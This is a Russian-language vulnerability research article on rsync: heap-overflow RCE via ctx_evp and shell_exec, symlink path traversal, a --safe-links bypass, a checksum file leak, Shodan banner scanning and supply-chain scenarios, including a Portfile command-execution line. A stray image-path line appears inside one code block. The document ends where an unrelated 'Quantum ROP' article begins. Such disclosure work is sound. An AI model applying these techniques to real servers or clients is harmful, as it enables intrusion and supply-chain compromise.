struct sum_struct *s = new(struct sum_struct);
int lull_mod = protocol_version >= 31 ? 0 : allowed_lull * 5;
OFF_T offset = 0;
int32 i;

read_sum_head(f, s);

s->sums = NULL;

// ...

if (s->count == 0)
 return(s);

s->sums = new array(struct sum buf, s->count);

```

В результате мы можем добиться желаемого расположения кучи, как показано ниже:

|                |                      |            |       |
|----------------|----------------------|------------|-------|
| 40 byte tcache | struct sum_buf array | struct     | 8     |
| entry          | (200 bytes)          | sum_struct | byte  |
|                |                      | (40 bytes) | entry |

Достигнув такого расположения кучи, остаётся лишь сформировать финальную полезную нагрузку.

---

## 2.5.0 - Получение контроля над RIP и RCE

Получив примитив Write-What-Where, нам нужно было найти способ достичь удалённого выполнения кода.

Кодовая база Rsync в значительной мере полагается на глобальные переменные для управления своим состоянием. Это состояние уникально для каждого соединения, поскольку демон Rsync вызывает `fork()` для обработки каждого соединения. Ввиду зависимости Rsync от глобальных переменных мы знали, что получение примитива произвольной записи с большой вероятностью приведёт к удалённому выполнению кода.

Мы обнаружили глобальную переменную `ctx_evp` — указатель на структуру OpenSSL, хранящуюся в куче:

```
EVP_MD_CTX *ctx_evp = NULL;
```

Эта структура используется Rsync для вычисления дайджестов для блоков файла. Она аллоцируется один раз и инициализируется для каждого нового вычисляемого хэша:

```
if (emd && !(nni->flags & NNI_EVP_OK)) {
 if (!ctx_evp && !(ctx_evp = EVP_MD_CTX_create()))
 out_of_memory("csum_evp_md");
 if (EVP_DigestInit_ex(ctx_evp, emd, NULL) == 0)
 ...
}
```

Внутри OpenSSL вызывает указатель функции внутри `EVP_DigestInit_ex()` при установке определённых полей. Особый интерес представляют следующие строки кода в OpenSSL:

```
if (ctx->algctx != NULL) {
 if (ctx->digest != NULL && ctx->digest->freectx != NULL)
 ctx->digest->freectx(ctx->algctx);
 ...
}
```

В последней строке фрагмента вызывается указатель функции `ctx->digest->freectx()` с указателем на другой объект, хранящийся в `ctx`, в качестве аргумента, что даёт нам полный контроль над первым аргументом (регистром `rsi`). С помощью этого гаджета мы могли бы построить ROP-цепочку — или, если доступны `system()` или аналогичная функция, просто вызвать её.

Оказалось, что Rsync содержит функцию `shell_exec()`, которая принимает один аргумент — строку, выполняемую как команда оболочки:

```
int shell_exec(const char *cmd)
{
 char *shell = getenv("RSYNC_SHELL");
 int status;
 pid_t pid;

 if (!shell)
 return system(cmd);
 if ((pid = fork()) < 0)
```

```


 return -1;

 if (pid == 0) {
 execlp(shell, shell, "-c", cmd, NULL);
 ...
 }
}

```

Оставалось лишь перезаписать `ctx_evp`, чтобы он указывал на байты, контролируемые злоумышленником.

Поскольку мы уже знали расположение бинарного файла `rsync` в памяти, а также его страниц чтения/записи, мы могли полностью подделать объект. Мы разместили наши сфабрикованные объекты в глобально доступных для записи секциях, а затем перезаписали указатель `ctx_evps`, чтобы он указывал на поддельный объект. Результирующее расположение показано ниже:



Разместив поддельные объекты и команду оболочки для выполнения вокруг указателя `evp_ctx`, мы смогли записать все необходимые данные для финальной полезной нагрузки за один раз. Описанный ранее путь кода срабатывал без каких-либо дополнительных действий после завершения переполнения буфера кучи и примитива произвольной записи.

Результат — удалённое выполнение кода:

digest field

...

## 2.6.0 - Эксплуатация уязвимостей обхода пути

В следующих разделах мы обсудим несколько уязвимостей обхода пути в клиенте Rsync. Они позволяют вредоносному или скомпрометированному серверу читать и записывать произвольные файлы в файловых системах клиентов, подключающихся к серверу. Вредоносный сервер может попытаться прочесть секреты с диска — например, приватные SSH-ключи. Кроме того, он может перезаписывать файлы, такие как `.bashrc`, или записывать SSH-ключ на клиенте.

Эти уязвимости могут быть эксплуатированы доверенным сервером, который был скомпрометирован — например, с помощью описанного ранее RCE-эксплойта.

Когда включена синхронизация символических ссылок — через флаги `-l` или `-a` (`--archive`) — вредоносный сервер может заставить клиента записывать произвольные файлы за пределами целевого каталога.

Вредоносный сервер может отправить клиенту список файлов, например:

```
symlink ->/arbitrary/directory
symlink/poc.txt
```

По умолчанию символические ссылки могут быть абсолютными или содержать последовательности символов типа `../..`.

Клиент валидирует список файлов и, когда видит запись `symlink/poc.txt`, ищет каталог с именем `symlink`, иначе выдаёт ошибку. Если сервер отправляет символическую ссылку как каталог и как символическую ссылку, он оставит только запись каталога. Поэтому атака требует некоторых дополнительных деталей.

При первоначальном согласовании протокола сервер может включить режим `inc_recurse`. Этот режим изменяет протокол так, что несколько списков файлов отправляются инкрементально.

Одно из ключевых отличий от нерекурсивного режима — дедупликация записей происходит пообъектно. В результате вредоносный сервер может отправить клиенту несколько списков файлов, например:

```
file list 1:
.
./symlink (directory)
./symlink/poc.txt (regular file)

file list 2:
./symlink -> /arbitrary/path (symlink)
```

В результате сначала создаётся каталог `symlink`, и `symlink/poc.txt` считается допустимой записью в списке файлов. Затем сервер может отправить второй список файлов и изменить тип `symlink` на символическую ссылку. Запись `symlink/poc.txt` по-прежнему остаётся допустимой.

Когда сервер затем даёт клиенту инструкцию создать файл `symlink/poc.txt`, он следует по символической ссылке, и таким образом файлы могут создаваться за пределами целевого каталога.

## 2.6.2 - Обход `--safe-links`

Флаг `--safe-links` заставляет клиент валидировать любые символические ссылки, получаемые от сервера. Желаемое поведение: цель символической ссылки должна (1) быть относительной к целевому каталогу и (2) никогда не указывать за пределы целевого каталога.

Функция `unsafe_symlink()` отвечает за валидацию этих символических ссылок. Функция вычисляет глубину обхода цели символической ссылки относительно её позиции внутри целевого каталога.

Например, следующая символическая ссылка считается небезопасной:

```
{DESTINATION}/foo -> ../../
```

Так как она указывает за пределы целевого каталога. С другой стороны, следующая символическая ссылка считается безопасной, поскольку всё ещё указывает внутри целевого каталога:

```
{DESTINATION}/foo -> a/b/c/d/e/f/../../
```

Эту функцию можно обойти, так как она не учитывает, содержат ли другие символические ссылки в пути назначения символической ссылки. Например, рассмотрим следующие две символические ссылки:

```
{DESTINATION}/a -> .
{DESTINATION}/foo -> a/a/a/a/a/a/../../
```

В этом случае `foo` фактически указывала бы за пределы целевого каталога. Однако функция `unsafe_symlink()` предполагает, что `a/` является каталогом, и что символическая ссылка безопасна.

Когда сервер отправляет инструкции по получению файла получателю, он предоставляет клиенту индекс в список файлов. Соответствующая запись затем создаётся. Кроме того, сервер отправляет

несколько флагов, изменяющих поведение при скачивании файла.

Ранее мы упоминали, что сервер получает список контрольных сумм, каждая из которых связана с блоком синхронизируемого файла. Мы установили, что в упрощённом виде сервер отправляет клиенту инструкции о том, какие блоки оставить, а какие обновить. Флаги, отправляемые сервером, сообщают клиенту, как обновить файл — перезаписать ли его на месте или сначала создать копию, а затем заменить старую версию.

Сервер может установить флаги `ITEM_BASIS_TYPE_FOLLOWS` и `ITEM_XNAME_FOLLOWS`, которые указывают клиенту читать совпадающие блоки из существующего файла и указывают, из какого файла читать.

По умолчанию для `xname`, отправляемого сервером, проверки не выполняются. Флаг `sanitize_paths`, который вызывает `sanitize_path()` для санитизации `xname`, отключён для клиентов:

```
if (iflags & ITEM_XNAME_FOLLOWS) {
 if ((len = read_vstring(f_in, buf, MAXPATHLEN)) < 0)
 exit_cleanup(RERR_PROTOCOL);

 if (sanitize_paths) {
 sanitize_path(buf, buf, "", 0, SP_DEFAULT);
 len = strlen(buf);
 }
}
```

Когда сервер устанавливает тип сравнения `FNAMECMP_FUZZY` и предоставляет `xname`, злоумышленник может полностью контролировать переменную `fnamecmp`:

```
case FNAMECMP_FUZZY:
 if (file->dirname) {
 pathjoin(fnamecmpbuf, sizeof fnamecmpbuf,
 file->dirname, xname);
 fnamecmp = fnamecmpbuf;
 } else
 fnamecmp = xname;
 break;
```

Контроль над этой переменной позволяет нам открыть любой файл в качестве файла для сравнения:

```
fd1 = do_open(fnamecmp, O_RDONLY, 0);
```

Файл сравнения используется в вызове `receive_data()`, который обрабатывает упомянутые инструкции (в терминологии функции — токены), получаемые от сервера.

Токены затем считываются от сервера с отрицательным значением, указывающим, что клиент должен читать данные из файла сравнения.

```
while ((i = recv_token(f_in, &data)) != 0) {
 ..snip..
 if (i > 0) {
 ..snip..
 }
 ..snip..
 if (fd != -1 && map &&
 write_file(fd, 0, offset, map, len) != (int)len)
```

Когда `recv_token()` возвращает 0, что указывает на завершение синхронизации, клиент вычисляет итоговую контрольную сумму. Эта контрольная сумма вычисляется для всего содержимого файла и сравнивается с контрольной суммой, полученной от сервера. Они сравниваются как окончательная проверка успешности передачи:

```
if (fd != -1 && memcmp(file_sum1, sender_file_sum, xfer_sum_len) != 0)
 return 0;
```

Если `receive_data()` возвращает 0, это сигнализирует получателю об ошибке. При первой ошибке от процесса-получателя к процессу-генератору отправляется `MSG_REDO`.

```
switch (recv_ok) {
..snip..
case 0: {
..snip..
 if (!redoing) {
 if (read_batch)
 flist_ndx_push(&batch_redo_list, ndx);
 send_msg_int(MSG_REDO, ndx);
 file->flags |= FLAG_FILE_SENT;
 }
}
```

Получение `MSG_REDO` заставляет генератор отправить сообщение серверу с просьбой повторно отправить файл. Если контрольные суммы совпадают, генератор не отправляет никакого сообщения серверу.

Вредоносный сервер может использовать это как сигнал для определения того, совпадает ли отправленная им контрольная сумма с контрольной суммой, сгенерированной из целевого файла сравнения.

Вспомним, что сервер управляет `blength` и `count` в `receive_sums`. Начиная с `blength` и `count` равными 1, сервер может отправить 256 файлов, каждый размером 1 байт. Если сервер получает ответ, значит контрольная сумма не совпала и предположение ошибочно. Если сервер не получает ответа, значит мы определили значение этого байта. На следующей итерации сервер увеличивает `blength` на 1 и снова отправляет 256 файлов, на этот раз с правильным первым байтом, но разными 2-ми байтами. Они повторяют этот процесс до тех пор, пока не утекут целевое количество байт.

---

### 3 - Сценарии атак на цепочку поставок

Удалённое выполнение кода надёжно эксплуатируется в конфигурации по умолчанию. Злоумышленники могут использовать утечку информации для определения версии Rsync и среды его выполнения, и соответственно подготовить эксплойт. Кроме того, демоны Rsync работают в цикле `fork()`. Даже если одна попытка эксплуатации неудачна, её можно повторить несколько раз. Таким образом, эти уязвимости потенциально могли эксплуатироваться массово. В октябре 2024 года мы провели сканирование через `shodan.io` в поисках открытых экземпляров Rsync и получили почти 550 000 экземпляров. В следующем разделе мы обсудим, как мы идентифицировали уязвимый сервер.

К счастью (и иронично), большинство открытых серверов не запускали последнюю версию. Таким образом, на тот момент лишь подмножество этих серверов было уязвимо для эксплуатации.

Помимо эксплуатации уязвимых серверов и получения первоначального плацдарма во внутренней инфраструктуре, скомпрометированный демон Rsync открывает дверь для атак на цепочку поставок. Rsync обычно развёртывается совместно с HTTP- или FTP-сервисами, размещающими зеркала пакетов, — а значит, злоумышленник, контролирующий его, может незаметно внедрять вредоносные полезные нагрузки в последующие обновления программного обеспечения.

В следующих разделах мы рассмотрим, как злоумышленники могут находить уязвимые серверы и какого рода атаки на цепочку поставок они могут запустить.

#### 3.0.0 - Поиск уязвимых серверов

При подключении клиента к демону Rsync демон отправляет приветственную строку. Эта строка содержит строку @RSYNCD:, за которой следует версия протокола сервера. Например:

```
@RSYNCD: 31.0
```

Просто поиском строки @RSYNCD: на shodan.io можно найти все публично открытые демоны Rsync. Однако для определения, уязвим ли конкретный сервер, необходимо больше информации.

Коммит 7e2711b [13], впервые выпущенный в той же версии, которая ввела уязвимости повреждения памяти, также изменил приветственное сообщение демона:

```
get_default_nno_list(&valid_auth_checksums, tmpbuf,
 MAX_NSTR_STRLEN, '\0');
io_printf(f_out, "@RSYNCD: %d.%d %s\n", protocol_version, our_sub,
 tmpbuf);
```

Фрагмент выше показывает, что в дополнение к предыдущему формату приветствия выводится список поддерживаемых алгоритмов дайджеста. Для уязвимого сервера список может выглядеть примерно так:

```
@RSYNCD: 31.0 sha512 sha256 sha1 md5 md4
```

Приветственное сообщение демона предоставляет всю необходимую информацию для определения, работает ли экземпляр с уязвимым кодом. Однако оно не сообщает, требуется ли аутентификация или экземпляр разрешает анонимный доступ на чтение.

Зная о приветственном сообщении демона, мы можем уточнить запрос к shodan.io и получить около 18 000 серверов, которые были уязвимы на момент проведения сканирования в октябре 2024 года.

Это сканирование было выполнено до того, как для уязвимостей был доступен патч, поэтому мы можем констатировать, что эти серверы были уязвимы. Разработчик пакета мог отключить поддержку SHA-хэша при компиляции, однако тогда SHA не появится в приветствии сервера. Нам не известны другие параметры конфигурации, которые могут предотвратить срабатывание уязвимости.

Среди патчей для reported уязвимостей было увеличение версии протокола:

```
make it easier to spot unpatched servers

rsync.h | 2 +-
1 file changed, 1 insertion(+), 1 deletion(-)

diff --git a/rsync.h b/rsync.h
index b9a7101a..9be1297b 100644
--- a/rsync.h
+++ b/rsync.h
@@ -111,7 +111,7 @@

/* Update this if you make incompatible changes and ALSO update the
 * SUBPROTOCOL_VERSION if it is not a final (official) release. */
-#define PROTOCOL_VERSION 31
+#define PROTOCOL_VERSION 32

/* This is used when working on a new protocol version or for any
 * unofficial protocol tweaks. It should be a non-zero value for
 * each pre-release repo
--
2.34.1
```

Версия протокола была явно изменена, чтобы облегчить сканирование уязвимых серверов для защитников.

### 3.1.0 - Отказ от ответственности и принятые допущения

В следующих разделах мы представляем тематические исследования серверов Rsync, которые, по всей вероятности, были уязвимы на момент написания. Мы рассуждаем о потенциальных атаках, которые гипотетический злоумышленник мог бы предпринять, скомпрометировав эти системы. Однако, поскольку мы никогда не эксплуатировали эти проблемы на серверах, на которые у нас не было разрешения, сложно проверить правильность некоторых допущений в конкретных случаях.

Мы допускаем следующее:

- Когда трафик Rsync и HTTP(S) обслуживается одним и тем же доменом (например, example.com), мы предполагаем, что оба процесса работают на одних и тех же бэкэнд-серверах. Мы не можем знать бэкэнд-инфраструктуру. Например, возможно, что трафик rsync маршрутизируется на другой бэкэнд-сервер обратным прокси.
- Злоумышленники располагают ядровыми эксплойтами, позволяющими им повышать привилегии на обновлённом Linux-сервере даже при наличии некоторых защитных мер. Эксплойт обеспечивает межпроцессное взаимодействие, например, между rsync и HTTP(S)-серверами. Мы регулярно видели подобные эксплойты в kCTF [14][15].
- Серверы, найденные описанным выше методом приветствия сервера, уязвимы и эксплуатируемы. На момент написания данного документа патч для этих уязвимостей Rsync не был доступен.

### 3.2.0 - Прецедент

В 2003 году зеркало Gentoo предположительно было скомпрометировано [16] через переполнение буфера кучи в Rsync. Криминалистический анализ показал, что наиболее вероятным сценарием была атака злоумышленника, использовавшего уязвимость Rsync для выполнения произвольного кода, а затем применившего ядровый эксплойт для получения root-доступа и установки руткита.

Из различных статей LWN видно, что кто-то скомпрометировал серверы Debian [17], CVS ядра Linux [18] и CVS Savannah [19]. Всё это произошло в том же году. Хотя у нас нет доказательств в поддержку этого предположения, возможно, что организованный актор атаковал инфраструктуру дистрибутивов аналогичными методами, которые мы описываем здесь.

### 3.3.0 - Сценарий атаки: отсутствие подписей

Хотя это и не распространено, существуют менеджеры пакетов, где подписание пакетов необязательно. Это становится проблемой, когда злоумышленник может скомпрометировать официальный сервер загрузки менеджера пакетов или его зеркала. Ничто не мешает злоумышленнику просто раздавать вредоносные файлы.

В следующем разделе будет представлено тематическое исследование melpa.org — популярного архива пакетов Emacs.

#### 3.3.1 - Скомпрометированное зеркало melpa.org может раздавать бэкдорированные пакеты

Melpa — популярный архив пакетов Emacs, являющийся альтернативой elpa.gnu.org, который используется в Emacs по умолчанию. По данным его сайта [20], он обслуживает почти 6000 пакетов, которые на момент написания были скачаны в общей сложности 372 988 308 раз. Хотя melpa.org предоставляет большую гибкость в выборе пакетов, он не подписывает пакеты [21] перед тем, как сделать их доступными для скачивания со своего официального сервера.



README.md проекта на GitHub [22] предупреждает пользователей о том, что проект не несёт ответственности за содержимое неофициальных зеркал. Однако, если какое-либо из официальных зеркал, использующих Rsync для синхронизации пакетов, когда-либо будет скомпрометировано, ничто не мешает злоумышленнику внедрить бэкдор в пакеты.

Чтобы подтвердить отсутствие дополнительных условий или ограничений для запуска атаки на цепочку поставок со скомпрометированного зеркального сервера, мы настроили локальное зеркало с бэкдорированной версией пакета dash [23], который является наиболее скачиваемым пакетом из melra.org. Нам удалось выполнить произвольный код без каких-либо ограничений.

### 3.4.0 - Сценарий атаки: эксплуатация клиентских уязвимостей для обхода проверки подписи

Мы рассмотрели другие потенциальные атаки против менеджеров пакетов, которые проверяют подписи, но обрабатывают загруженные файлы небезопасными способами, что может привести к удалённому выполнению кода на стороне клиента — например, через уязвимости произвольной записи файлов.

В следующем разделе мы рассмотрим тематическое исследование CVE-2024-11681 в MacPorts.

#### 3.4.1.0 - RCE в MacPorts при синхронизации со скомпрометированного зеркала

MacPorts [24] — менеджер пакетов для MacOS. Как и другие менеджеры пакетов, такие как APT [25], пользователи периодически обновляют список доступных пакетов, их версии, контрольные суммы и т.д. Они делают это, запуская `port sync` или, предпочтительно, `port selfupdate`. Под капотом клиент использует rsync для загрузки архива `ports.tar.gz` и соответствующего файла подписи `ports.tar.gz.rmd160`. Клиент MacPorts затем проверяет подписи или отбрасывает архив в случае неудачной проверки.

Если подпись действительна, файл `ports.tar.gz` извлекается в тот же каталог, который rsync использовал в качестве цели, создавая структуру каталогов следующего вида:

```
total 34776
drwxr-xr-x 3 root root 4096 ... 13:37 .
drwxr-xr-x 3 root root 4096 ... x 13:37 ..
drwxr-xr-x 4 500 505 4096 ... x 13:37 ports
-rw-r--r-- 1 root root 35593472 ... x 13:37 ports.tar.gz
-rw-r--r-- 1 root root 512 ... x 13:37 ports.tar.gz.rmd160
```

Каталог `ports` по сути является актуальной версией репозитория GitHub `macports/macports-ports` [26]. Каждый Port содержит Portfile [27] в этой структуре каталогов. Эти файлы написаны на Tcl [28] и сообщают клиенту MacPorts имя Port, зависимости, как собрать Port и многое другое.

После извлечения архива клиент MacPorts пытается получить индекс всех Портов с того же сервера Rsync (который также подписан), или, если он не обслуживается или устарел, создаёт собственный индекс с помощью бинарного файла `portindex` [29]. Этот вспомогательный инструмент находит все файлы Portfile внутри `ports` и вычисляет их.

При вычислении Portfile может дать клиенту инструкцию выполнять произвольные системные команды, например:

```
set x [exec "bash" "-c" "id > /tmp/poc"]
```

Мы можем убедиться в работоспособности этого, создав файл `ports/foo/bar/Portfile`, содержащий приведённый фрагмент, и запустив бинарный файл `portindex` в каталоге `ports`:

```
uid=0(root) gid=0(wheel) groups=0(wheel), snip
```

Теперь вопрос: как злоумышленник может разместить контролируемый `Portfile` на машине клиента, если архив подписан? Ответ на этот вопрос — в следующем разделе.

### 3.4.1.1 - Создание произвольных `Portfile` на машине клиента со скомпрометированного зеркала

Ранее мы упоминали, что клиент использует `Rsync` для загрузки файла `ports.tar.gz` с настроенных зеркал. Важная деталь: целевой каталог `rsync` и целевой каталог, в котором запускается `portindex`, — одни и те же. Теоретически вредоносный сервер мог бы раздавать действительный подписанный архив и дополнительные `Portfile`.

Клиент блокирует эту атаку, запуская вторую, жёстко ограниченную команду `rsync`, которая получает только индекс пакетов и его подпись:

```
/usr/bin/rsync \
 -rtzvl \
 --delete-after \
 --include=/PortIndex.rmd160 \
 --include=/PortIndex \
 --exclude=* \
 rsync://localhost:12000/macports/PortIndex_linux_5_i386/
```

Важные флаги здесь:

- `--include=PortIndex.rmd160`
- `--include=PortIndex`
- `--exclude=*`

Это указывает клиенту `Rsync` получать только `PortIndex` и `PortIndex.rmd160` и отклонять всё остальное.

Проблема в том, что в некоторых реализациях и версиях `Rsync` (описанных подробнее ниже) эти фильтры применяются только на стороне сервера. Мы скомпилировали серверную версию `rsync.samba.org` с одним изменением, игнорирующим все фильтры, отправленные клиентом:

```
diff --git a/exclude.c b/exclude.c
index 87edbcf7..05028469 100644
--- a/exclude.c
+++ b/exclude.c
@@ -1436,7 +1436,7 @@ void parse_filter_str(\
 filter_rule_list *listp, const char *rulestr,
 }
}

- add_rule(listp, pat, pat_len, rule, xflags);
+// add_rule(listp, pat, pat_len, rule, xflags);

 if (new_rflags & FILTRULE_CVS_IGNORE
 && !(new_rflags & FILTRULE_MERGE_FILE))
```

В результате сервер может просто создать файл `ports/foo/bar/Portfile` на машине клиента. Мы подтвердили, что это работает с `opensync` [30] 2.6.9 — бинарным файлом `rsync` по умолчанию для MacOS на момент написания.

Это также должно работать для версий `Rsync` `rsync.samba.org` до коммита `b7231c7` [31], впервые выпущенного с версией 3.2.5.

### 3.5.0 - Сценарий атаки: атака на CI/CD-инфраструктуру

В заключительном разделе сценариев атак на цепочку поставок мы обсудим другие способы их запуска — а именно, путём атаки непосредственно на CI/CD-инфраструктуру менеджеров пакетов.

#### 3.5.1.0 - Атака на серверы Rsync, соседствующие с критическими сервисами

Мы обнаружили десятки тысяч уязвимых серверов Rsync. Разумно предположить, что компрометация сервера может послужить первоначальным плацдармом для проникновения во внутреннюю инфраструктуру компании. Чтобы избежать домыслов и продемонстрировать, что Rsync часто работает рядом с критически важными сервисами, мы сосредоточимся на вышестоящем Git-сервере, открывающем сервер Rsync на том же домене. Если злоумышленник может эскалировать свой доступ от Rsync до полного контроля над экземпляром Git, он может получить произвольный доступ к записи в кодовой базе и потенциально перемещаться по CI/CD-конвейеру — например, похищая секреты.

Организация, упомянутая здесь, разрешила нам назвать её. Мы хотим поблагодарить KDE за приверженность прозрачности. Они немедленно выпустили предупреждение и оперативно действовали для блокировки потенциальных атак.

##### 3.5.1.1 - invent.kde.org

KDE — популярная среда рабочего стола, устанавливаемая по умолчанию в некоторых дистрибутивах [32], таких как Kubuntu и Fedora KDE. Сайт KDE также документирует [33] аппаратное обеспечение, поставляемое с предустановленной KDE, — например, Steam Deck [34].

Как и в других случаях, мы предполагаем, что уязвимый сервер Rsync работает на invent.kde.org, который также размещает экземпляр GitLab, содержащий Git-репозитории, связанные с KDE:

```
$ nc invent.kde.org 873
@RSYNCD: 31.0 sha512 sha256 sha1 md5 md4
```

---

## 4 - Заключение

Изодранные злоумышленники с достаточными ресурсами готовы годами выстраивать доверие для проведения атак на цепочку поставок, как это демонстрирует случай с бэкдором xz [35]. Атаки на цепочку поставок SolarWinds [36] аналогичным образом демонстрируют, как компрометация инфраструктуры позволяет противникам внедрять бэкдоры в программное обеспечение.

В этой статье мы продемонстрировали надёжно эксплуатируемые уязвимости повреждения памяти в многолетнем программном проекте, который по-прежнему развёртывается на критически важных серверах. Мы также исследовали гипотетические атаки на цепочку поставок, которые злоумышленник мог бы провести, скомпрометировав зеркальные экземпляры. Прецедент подобных атак произошёл 21 год назад, когда зеркало Gentoo было скомпрометировано [37] с помощью 0-day в Rsync.

Мы считаем, что полагаться на подписи для защиты от скомпрометированных серверов управления пакетами недостаточно, поскольку злоумышленники потенциально могут:

- Скомпрометировать CI/CD-инфраструктуру напрямую и внедрить бэкдоры до подписания пакетов
- Использовать описанный нами эксплойт для проникновения в инфраструктуру дистрибутива и эскалации до ключей подписи
- Выполнять произвольный код на клиентских машинах с помощью клиентских уязвимостей в экосистеме менеджера пакетов
- Эксплуатировать рабочие процессы, не проверяющие подписи

Усиление защиты программ, небезопасных по работе с памятью, по-прежнему актуально, даже при наличии других механизмов безопасности, таких как подписи. Если инфраструктура это позволяет, следует использовать дополнительную изоляцию (sandboxing) и/или виртуализацию, чтобы затруднить атаки и ограничить их последствия рамками Rsync.

---

## 5 - Ссылки

- [1] <https://rsync.samba.org>
- [2] <https://forums.gentoo.org/viewtopic.php?t=111779>
- [3] <https://github.com/RsyncProject/rsync/commit/0902b52f6687b1f7952422080d50b93108742e53>
- [4] <https://github.com/RsyncProject/rsync/commit/0902b52f6687b1f7952422080d50b93108742e53>  
#diff-f28c2f39e4a7867bfa71ddc1caba524624e4fc43a8e7f858e021342725083e23R985
- [5] <https://github.com/RsyncProject/rsync/commit/42e2b56c4ede3ab164f9a5c6dae02aa84606a6c1>
- [6] <https://support2.windriver.com/index.php?page=cve&on=view&id=CVE-2024-12084>
- [7] <https://kb.cert.org/vuls/id/952657>
- [8] <https://github.com/RsyncProject/rsync/releases/tag/v3.4.0>
- [9] <https://www.andrew.cmu.edu/course/15-749/READINGS/required/cas/tridgell96.pdf>
- [10,11] <https://github.com/RsyncProject/rsync/commit/ael6850dc58e884eb9f5cb7f772342b2db28f471>
- [12] <https://azeria-labs.com/heap-exploitation-part-1-understanding-the-glibc-heap-implementation/>
- [13] <https://github.com/RsyncProject/rsync/commit/7e2711bb2b4b30bc842dd8670c34a87e2ca0c2df>
- [14] <https://google.github.io/kctf/introduction.html>
- [15] <https://security.googleblog.com/2023/06/learnings-from-kctf-vrps-42-linux.html>
- [16] <https://forums.gentoo.org/viewtopic.php?t=111779>
- [17] <https://lists.debian.org/debian-announce/2003/msg00003.html>
- [18] <https://lwn.net/Articles/57135/>
- [19] <https://lwn.net/Articles/64835/>
- [20] <https://melpa.org>
- [21] <https://github.com/melpa/melpa/issues/1749>
- [22] <https://github.com/melpa/melpa?tab=readme-ov-file#mirrors>
- [23] <https://melpa.org/#/dash>
- [24] <https://www.macports.org/>
- [25] [https://en.wikipedia.org/wiki/APT\\_\(software\)](https://en.wikipedia.org/wiki/APT_(software))
- [26] <https://github.com/macports/macports-ports>
- [27] <https://guide.macports.org/chunked/reference.html>
- [28] <https://www.tcl.tk/about/language.html>
- [29] <https://github.com/macports/macports-base/blob/12986b1c3e03583896330248e0e5c5a64bb7016b/src/port/portindex.tcl#L1>
- [30] <https://github.com/kristapsdz/openrsync>
- [31] <https://github.com/RsyncProject/rsync/commit/b7231c7d02cfb65d291af74ff66e7d8c507ee871>
- [32] <https://kde.org/distributions/>
- [33] <https://kde.org/hardware/>
- [34] <https://store.steampowered.com/steamdeck/>
- [35] <https://www.invicti.com/blog/web-security/xz-utils-backdoor-supply-chain-rce-that-got-caught/>
- [36] <https://www.sans.org/blog/what-you-need-to-know-about-the-solarwinds->

supply-chain-attack/

---

## 6 - Proof-of-Concepts

Следующий файл представляет собой ZIP-архив в кодировке base64, содержащий несколько PoC:

[Данные PoC — base64-кодированный ZIP-архив с исходными кодами эксплойтов на Go — опущены]

# Quantum ROP: ROP, но круче

**Автор:** Yoav Shifman (yoav.shifman8@gmail.com)

**Соавтор:** Yahav Rahom (yahavraham1@gmail.com)

---

Представьте мир с летающими автомобилями, лекарством от всех болезней, всемирным миром и суперспособностями. В таком мире обязательно должен быть Quantum ROP.

## Содержание

|   |                                                             |
|---|-------------------------------------------------------------|
| 0 | Введение                                                    |
| 1 | Классический ret-to-libc                                    |
| 2 | Сложность преодоления ASLR (и PIE)                          |
| 3 | Quantum ROP                                                 |
| 4 | Коллизии qgadget — идём дальше и выше                       |
| 5 | Больше рандомизированных бит — больше потенциальных qgadget |
| 6 | Потенциал техники                                           |
| 7 | Выводы                                                      |
| 8 | Список литературы                                           |

---

## 0 Введение

Случалось ли вам находить хорошее переполнение буфера на стеке, но разочаровываться, обнаружив включённый ASLR? Со мной именно так и произошло недавно. Эта статья описывает, как превратить ваши азартные игры с ret-2-libc в выверенный мир квантовых гаджетов, в котором максимизация шансов на RCE доводится до предела!

В этой статье я предполагаю, что вы уже знакомы с ROP. Если нет — найдите время разобраться с этой темой.

---

## 1 Классический ret-to-libc

*Этот раздел в значительной мере основан на [1].*

Классическая техника возврата в libc подробно описана в [2], поэтому здесь лишь краткое резюме. Этот метод чаще всего используется для обхода защиты, предоставляемой неисполняемым стеком. Вместо возврата в код, расположенный на стеке, уязвимая функция должна возвращаться в область памяти, занятую динамической библиотекой. Это достигается путём переполнения буфера стека следующей полезной нагрузкой:

```
<- стек растёт в этом направлении
 адреса растут в этом направлении ->
+-----+
| buffer fill-up(*) | function_in_lib | dummy_int32 | arg_1 | arg_2 | ...
+-----+
 ^
 |
+ этот int32 должен перезаписать сохранённый адрес
 возврата уязвимой функции
```

(\*) buffer fill-up должен также перезаписать сохранённый %ebp, если он используется.

Когда функция, содержащая переполненный буфер, возвращает управление, выполнение продолжается с `function_in_lib` — это должен быть адрес библиотечной функции. С точки зрения этой функции, `dummy_int32` будет адресом возврата, а `arg_1`, `arg_2` и последующие слова — аргументами. Как правило, `function_in_lib` — это адрес функции `system()` из `libc`, а `arg_1` указывает на `/bin/sh`.

---

## 2 Сложность преодоления ASLR (и PIE)

*Этот раздел в значительной мере основан на [1].*

ASLR и PIE — два механизма защиты, рандомизирующие расположение памяти процесса. Без них эксплуатация BOF с помощью ROP достаточно проста, поскольку адреса гаджетов детерминированы. При наличии ASLR и PIE тривиальным способом обхода этих механизмов является перебор базового адреса `libc` методом грубой силы.

В 32-битных системах количество бит рандомизации по умолчанию составляет 8 (не всегда), что даёт 256 вариантов базового адреса `libc` и делает перебор вполне реальным. В 64-битных системах значение по умолчанию — 28 бит, что делает перебор экспоненциально сложнее.

При локальной эксплуатации неудачные попытки, вероятно, будут вызывать `SEGFAULT`, и непрерывные попытки возможны. Однако при удалённой эксплуатации есть множество переменных, влияющих на продолжительность каждой попытки: скорость сети, конфигурация `watchdog`, состояние программы и сложность эксплойта. Это иногда делает эксплуатацию нетривиальной или практически невозможной из-за времени, необходимого для достижения надёжного шанса на успех (мы рассмотрим это подробнее позже).

Существуют и другие известные способы обойти ASLR без перебора. Информационные утечки широко используются для нейтрализации ASLR. Например, локальные атакующие нередко могли получать информацию из `/proc/` для обхода ASLR [6].

В следующей главе я опишу новый метод кардинального сокращения времени эксплуатации при атаках методом грубой силы.

---

## 3 Quantum ROP

Для целей этой главы мы будем использовать следующий код на C:

```
#include <stdlib.h>
#include <stdio.h>

void foo() {
